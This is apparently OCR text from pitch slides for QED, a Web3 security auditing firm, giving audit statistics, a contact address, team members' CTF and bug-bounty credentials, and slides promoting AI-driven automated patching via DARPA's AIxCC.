
Vulnerabilities patched
43 (61%)

Total LOC analyzed
54M

LLM Spend
$82k

Attackers can run their own VulnOps

QED: Hyperscaling Web3 Security



Investments/Contact: ***ping@qedaudit.io***


Woosun Song
(@pr0cf51)
DEFCON CTF Fin.
300k+ Bug Bounties

Gyejin Lee
(@be11pepper)
DEFCON CTF Fin.
KMO Gold

Yonghwi Jin
(@jinmo123)
Pwn2Own
DEFCON CTF #1
Bug bountry guru

Sunghyeon Jo
(@ai_nt_a)
CodeForces KR#1
IOI Gold
ICPC Gold

DARPA + ARPA-H



AIxCC
AI CYBER CHALLENGE

The world changes today.

Automated patch development is:

Fast
Scalable
Cost-effective
Available / Open-source

AI + CRS = The ~~Future~~ Present

https://team-atlanta.github.io/